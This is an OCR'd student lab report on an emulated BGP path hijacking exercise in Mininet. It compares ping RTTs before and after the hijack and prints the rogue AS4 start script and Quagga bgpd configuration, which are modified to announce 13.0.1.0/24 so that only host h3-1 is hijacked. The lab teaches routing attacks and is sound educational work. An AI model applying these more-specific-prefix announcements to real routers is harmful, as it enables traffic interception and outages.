


Fig. 13. Statistics of Ping from hosts of AS1 to hosts of AS3 before and after the Rogue attack

We see that in all the above three cases, the average RTT of 10 ping messages has decreased after the rogue attack.

a) 0.123 ms to 0.109 ms   b) 0.111 ms to 0.094 ms   c) 0.123 ms to 0.105 ms

This is expected because after the rogue attack, ping messages have to pass through only one AS i.e., AS4, thus shortening the path.

Yes, the rogue AS4 hijacked all the hosts of AS3.

15. Modify the scripts given in the code base in a way the rogue attacker (AS4) only hijacks the host “h3-1” but not other hosts present in AS3. Explain how to launch this targeted BGP path hijack attack on the target host “h3-1” and demonstrate it with step-by-step instructions with screenshots.

Soln: A BGP attack targeted specifically to “h3-1” can be launched from AS4 by configuring the start_rogue.sh to populate a more specific target address within AS3. This can be done by following the steps below:

a) The Fig. 14 and Fig. 15 below show the contents of the original start_rogue.sh and its configuration file respectively to launch an attack on complete AS3.

```
#!/bin/bash

echo "Killing any existing rogue AS"
./stop_rogue.sh

echo "Starting rogue AS"
sudo python run.py --node R4 --cmd "/usr/lib/quagga/zebra -f conf/zebra-R4.conf -d -i /tmp/zebra-R4.pid > logs/R4-zebra-stdout"
sudo python run.py --node R4 --cmd "/usr/lib/quagga/bgpd -f conf/bgpd-R4.conf -d -i /tmp/bgpd-R4.pid > logs/R4-bgpd-stdout"
```

Fig.14. Rogue Script to launch attack on complete AS3

```
! -*- bgp -*-
!
! BGPd sample configuratin file
!
! $Id: bgpd.conf.sample,v 1.1 2002/12/13 20:15:29 paul Exp $
!

hostname bgpd-R4
password en
enable password en

router bgp 4
  bgp router-id 9.0.4.2
  network 13.0.0.0/8
  neighbor 9.0.4.1 remote-as 1
  neighbor 9.0.4.1 ebgp-multihop
  neighbor 9.0.4.1 next-hop-self
  neighbor 9.0.4.1 timers 5 5

log file /tmp/R4-bgpd.log

debug bgp as4
debug bgp events
debug bgp filters
debug bgp fsm
debug bgp keepalives
debug bgp updates

!
log stdout
```

Fig.15. Configuration File of Rogue Script to launch attack on complete AS3

b) We first execute this file. Now, router R1 has updated its BGP table to redirect all the packets destined to AS3 towards router R4. We justify this by looking at the BGP Table of router R1 in Fig. 16 below.




Fig.16. Change in the BGP table after launching attack on complete AS3

c) We now stop this rogue attack by executing stop_rogue.sh and bring back the BGP table to its original state.

d) The Fig. 17 and Fig. 18 below show the contents of the modified start_rogue.sh and its configuration file respectively to launch an attack only on host h3-1 of AS3. Note that in this configuration file, we have replaced **13.0.0.0/8** with **13.0.1.0/24** to target h3-1 specifically.

File Edit Options Buffers Tools Sh-Script Help

Save | Undo

```
#!/bin/bash

echo "Killing any existing rogue AS"
./stop_rogue2.sh

echo "Starting rogue AS"
sudo python run.py --node R4 --cmd "/usr/lib/quagga/zebra -f conf/zebra2-R4.conf -d -i /tmp/zebra2-R4.pid > logs/R4-zebra2-stdout"
sudo python run.py --node R4 --cmd "/usr/lib/quagga/bgpd -f conf/bgpd2-R4.conf -d -i /tmp/bgpd2-R4.pid > logs/R4-bgpd2-stdout"
```

Fig.17. Rogue Script to launch attack only on h3-1 of AS3

File Edit Search Options Help

```
! -*- bgp -*-
!
! BGPd sample configuratin file
!
! $Id: bgpd.conf.sample,v 1.1 2002/12/13 20:15:29 paul Exp $
!

hostname bgpd-R4
password en
enable password en

router bgp 4
  bgp router-id 9.0.4.2
  network 13.0.1.0/24
  neighbor 9.0.4.1 remote-as 1
  neighbor 9.0.4.1 ebgp-multihop
  neighbor 9.0.4.1 next-hop-self
  neighbor 9.0.4.1 timers 5 5

log file /tmp/R4-bgpd.log

debug bgp as4
debug bgp events
debug bgp filters
debug bgp fsm
debug bgp keepalives
debug bgp updates

!
log stdout
```

Fig.18. Configuration File of Rogue Script to launch attack only on h3-1 of AS3

e) We now execute this file. Now, router R1 has updated its BGP table to redirect all the packets destined to only h3-1 of AS3 towards router R4. We justify this by looking at the BGP Table of router R1 in Fig. 19 below.




Fig.19. Change in the BGP table after launching attack only on h3-1 of AS3

Note:

- A copy of all the necessary files with the naming convention, start_rogue2.sh, stop_rogue2.sh, bgpd2-R4.conf, zebra2-R4.conf were taken and used for the modification.
- The contents of zebra2-R4.conf remained unchanged and hence is not shown.
- The modification in stop_rogue2.sh was similar to that in start_rogue2.sh and hence is not shown.
- However, all the scripts that were used, along with their original versions are included with this report in the submission.

ANTI-PLAGIARISM Statement

We certify that this assignment/report is our own work, based on our personal study and/or research and that we have acknowledged all material and sources used in its preparation, whether they be books, articles, packages, datasets, reports, lecture notes, and any other kind of document, electronic or personal communication. We also certify that this assignment/report has not previously been submitted for assessment/project in any other course lab, except where specific permission has been granted from all course instructors involved, or at any other time in this course, and that we have not copied in part or whole or otherwise plagiarized the work of other students and/or persons. Additionally, we acknowledge that we may have used AI tools, such as language models (e.g., ChatGPT, Bard), for assistance in generating and refining my assignment, and we have made all reasonable efforts to ensure that such usage complies with the academic integrity policies set for the course. I pledge to uphold the principles of honesty and responsibility at CSE@IITH. In addition, we understand our responsibility to report honor violations by other students if we become aware of it.

Names: CS23MTECH11015, CS23MTECH11016, SM23MTECH14001

Date: 03/12/2023

Signatures: Pramod Hembrom Raghavendra Kulkarni Ankit Kumar Sharma

References:

- https://github.com/mininet/mininet/wiki/BGP-Path-Hijacking-Attack-Demo
- https://bitbucket.org/jvimal/bgp/src/master/